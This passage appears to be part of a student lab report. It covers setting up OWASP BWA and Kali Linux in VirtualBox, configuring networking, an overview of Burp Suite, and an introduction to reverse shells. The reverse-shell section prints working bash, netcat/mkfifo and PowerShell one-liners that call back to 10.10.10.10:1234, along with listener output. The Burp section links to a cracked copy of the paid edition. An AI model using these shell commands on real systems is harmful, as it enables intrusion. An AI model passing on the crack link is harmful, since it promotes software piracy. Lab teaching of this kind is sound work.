
Step 9: - Choose the file shown after doing above step 8.




Step 10: -Click on “Next” button.



Step 11: - Click on “Finish” button.



Step 12: - OWASPBWA application will be show in the list of virtual box, it can be started by double clicking on it and login using the login details provided in its instruction/info.



Thus, setting of OWASPBA is done.

3.4 CONNETION KALI LINUX & OWASPBWA


After the setting is done, we can open both OS we installed in virtual box and check its IPv4 address using ifconfig command.

1. If both IP address are different, we can try to ping both of them to ensure that they are properly connected else we need to manually configure suitable connection.
2. If both IP address are different, we need to manually configure suitable connection.


Hear we cannot easily configure or change IP of OWASPBWA as it is pure command line interface, but we can configure it in Kali Linux so that both OS have different IP and we can send ping using “ping command” from terminal to ensure connection also Kali needs to be connected with Internet so we can install tools if required.
This Setup is divided in to two parts:


3.4.1 Configuring NAT network in virtual box.

Step 1: - Use “Ctrl + H” to open Network Manager, then select “NAT Network” and Click on “Create” button select 1st shown “Name” and make sure DHCP is enabled keep “IPv4 Prefix” as it is in my case it is “10.0.2.0/24”.




Step 2: - Go to Settings in OS of OWASPBWA and Kali Linux open Network setting select Adapter that is being used, Change “Attached to” to “NAT Network” and select “Name” to the “Name” you created in step 1 and click “OK” button.






3.4.2 Configuring IP manually in Kali Linux.


Step 1: - Start Kali Linux and Open terminal. Check the previous IP using “ifconfig”.
To change IP type following statement in Terminal
“sudo ifconfig *eth0* 10.0.2.*25* netmask 255.255.255.0 broadcast 10.0.2.255”
NOTE: - eth0 is current interface and 10.0.2.25 is new IP in which 10.0.2 is constant and 25 is variable.
“sudo systemctl restart NetworkManager”
Check the IP again and see difference.




Step 2: - Open “Connection Information” & “Edit Connection at same time.




Step 3: - In “Connection Information” we can still see that IP is still not changed so , in “Edit Connection” select current connection and click on “settings” symbol.



Step 4: - In settings go to “IPv4 Settings” change “Method” to “Manual” click “Add” button and add “Address” in step 1 i.e., 10.0.2.25 and “Netmask” as 24 and in “Gateway” just press “Enter” in “DNS Server” add it from “Connection Information > Primary DNS” and save it. Now close all windows and in terminal write “sudo systemctl restart Network*”



Step 5 :- Repeat step 3 and in settings i.e., “IPv4 Settings” click on “Routes” button. In “Address” add it as in previous steps i.e., 10.0.2.25 ,in “Netmask” add it as 255.255.255.0 , in “Gateway” take it from “Connection Information > Default Route” and in “Metrix” press “Enter” Click on “OK” button and then save it as in Step 4. Now close all windows and in terminal write “sudo systemctl restart Network*”.



Thus ,Network setup is completed and we can have connection to OWASPBA and Internet at same time.

3.5 INTRODUCTION TO BURP SUITE

Burp Suite is a powerful set of cybersecurity tools primarily used for testing web application security. It's widely employed by security professionals, penetration testers, and web developers to identify vulnerabilities in web applications. Here's a brief introduction to its key components and functionalities:

1. **Proxy:** One of the core features of Burp Suite is its Intercepting Proxy. It allows you to intercept and modify HTTP/S requests and responses between your browser and the target application. This enables you to analyse and manipulate the traffic passing between the client and server.
2. **Scanner:** Burp Scanner automates the process of identifying security vulnerabilities in web applications. It scans for a wide range of issues including SQL injection, cross-site scripting (XSS), and more. The scanner helps in discovering vulnerabilities quickly and efficiently.
3. **Spider:** The Spider tool crawls through web applications, automatically following links and mapping out the application's structure. This helps in identifying all accessible pages and functionalities within the application, which is crucial for comprehensive security testing.
4. **Repeater:** Repeater allows you to manually manipulate and resend individual HTTP requests. This is helpful for testing the impact of different inputs on the application and observing how it responds. It's particularly useful for testing edge cases and fine-tuning exploit attempts.
5. **Sequencer:** Sequencer analyses the randomness and quality of session tokens or other data generated by the application. It helps in identifying predictable patterns or weak randomness, which could be exploited by attackers to launch attacks like session fixation or session hijacking.
6. **Decoder:** Burp Suite includes various decoding tools for handling different data encoding schemes such as URL encoding, Base64 encoding, etc. It allows you to easily decode and encode data for analysis and manipulation.
7. **Comparer:** Comparer helps in identifying differences between two HTTP requests or responses. This is useful for pinpointing changes in the application's behaviour, especially after performing certain actions or applying specific inputs.
8. **Intruder:** Burp Intruder is a powerful tool for automating attacks against web applications. It allows you to perform various types of attacks like brute force, fuzzing, and payload manipulation, helping in identifying vulnerabilities such as weak authentication mechanisms or input validation flaws.
9. **Extender:** Burp Extender allows you to extend the functionality of Burp Suite by writing your own plugins or by using existing ones developed by the community. This makes Burp highly customizable and adaptable to specific testing requirements.

Burp Suite is a comprehensive toolset that provides a wide range of features to assist in every phase of web application security testing, from initial mapping and analysis to identifying and exploiting vulnerabilities. However, it's essential to use it responsibly and ethically, with proper authorization and consent from the application owner.

Advantages of Burp Suite: -

1. Modular Design: Burp Suite's modular design makes it flexible. You can use individual tools or chain them together for comprehensive testing.
2. Ease of Use: Compared to some free alternatives, Burp Suite is considered more user-friendly for beginners due to its graphical interface.

3. Extensibility: Burp Suite's functionality can be extended through additional extensions or "BApps," further enhancing its capabilities.

Burp Suite's Features: -

- **Intercepting and Manipulating Traffic:** Burp Suite acts as a proxy, allowing you to intercept traffic between your browser and the web application. This enables you to examine and modify requests and responses before they are sent or received.
- **Vulnerability Scanning:** Burp Suite offers automated scanners that can identify common web application vulnerabilities.
- **Manual Testing Tools:** Burp Suite provides a suite of tools for manual pen testing tasks, such as encoding/decoding data, making HTTP requests, and analysing pay-loads.

Use of Burp Suite: -

- Penetration testing
- Web application security research
- Bug bounty hunting

There are two main versions:

- **Community Edition:** Free and offers a good range of features for beginners. This is generally pre-installed in Kali Linux
- **Professional Edition:** Paid version with additional features for advanced users. Addi-tional features include features such as active scanning of target with all features of community edition. Its crack can be easily found on GitHub “https://github.com/Sh1vam/Burp-Suite-Pro”

3.6 INTRODUCTION TO REVERSE SHELL

Once we compromise a system and exploit a vulnerability to execute commands on the compromised hosts remotely, we usually need a method of communicating with the system not to have to keep exploiting the same vulnerability to execute each command. To enumerate the system or take further control over it or within its network, we need a reliable connection that gives us direct access to the system's shell, i.e., **Bash or PowerShell**, so we can thoroughly investigate the remote system for our next move.

One way to connect to a compromised system is through network protocols, like **SSH** for Linux or **WinRM** for Windows, which would allow us a remote login to the compromised system. However, unless we obtain a working set of login credentials, we would not be able to utilize these methods without executing commands on the remote system first, to gain access to these services in the first place.

The other method of accessing a compromised host for control and remote code execution is through shells.

There are three main types of shells: Reverse Shell, Bind Shell, and Web Shell. Each of these shells has a different method of communication with us for accepting and executing our commands.

Type of Shell & Method of Communication: -

Reverse Shell: Connects back to our system and gives us control through a reverse connection.

Bind Shell: Waits for us to connect to it and gives us control once we do.

Web Shell: Communicates through a web server, accepts our commands through HTTP parameters, executes them, and prints back the output.

Reverse Shell

A **Reverse Shell** is the most common type of shell, as it is the quickest and easiest method to obtain control over a compromised host. Once we identify a vulnerability on the remote host that allows remote code execution, we can start a **netcat** listener on our machine that listens on a specific port, say port **1234**. With this listener in place, we can execute a **reverse shell command** that connects the remote systems shell, i.e.,

Bash or **PowerShell** to our **netcat** listener, which gives us a reverse connection over the remote system.

Netcat Listener

The first step is to start a **netcat** listener on a port of our choosing:

- Shivam@htb[/htb]$ nc -lvnp 1234
- listening on [any] 1234 ...

The flags we are using are the following:

-l Listen mode, to wait for a connection to connect to us.
-v Verbose mode, so that we know when we receive a connection.
-n Disable DNS resolution and only connect from/to IPs, to speed up the connection.
-p 1234 Port number **netcat** is listening on, and the reverse connection should be sent to.
Now that we have a **netcat** listener waiting for a connection, we can execute the reverse shell command that connects to us.

Connect Back IP
However, first, we need to find our system's IP to send a reverse connection back to us. We can find our IP with the following command:

- ip a
- ifconfig

Reverse Shell Command
The command we execute depends on what operating system the compromised host runs on, i.e., Linux or Windows, and what applications and commands we can access. The **Payload All The Things** page on GitHub has a comprehensive list of reverse shell commands we can use that cover a wide range of options depending on our compromised host.
Certain reverse shell commands are more reliable than others and can usually be attempted to get a reverse connection. The below commands are reliable commands we can use to get a reverse connection, for **bash** on Linux compromised hosts and **Powershell** on Windows compromised hosts:

Code: bash

- bash -c 'bash -i >& /dev/tcp/10.10.10.10/1234 0>&1'

Code: bash

- rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1234 >/tmp/f

Code: powershell

- powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',1234);$s = $client.GetStream();[byte[]]

We can utilize the exploit we have over the remote host to execute one of the above commands, i.e., through a Python exploit or a Metasploit module, to get a reverse connection. Once we do, we should receive a connection in our **netcat** listener:

- Shivam@htb[/htb]$ nc -lvnp 1234
- listening on [any] 1234 ...
- connect to [10.10.10.10] from (UNKNOWN) [10.10.10.1] 41572
- id
- uid=33(www-data) gid=33(www-data) groups=33(www-data)

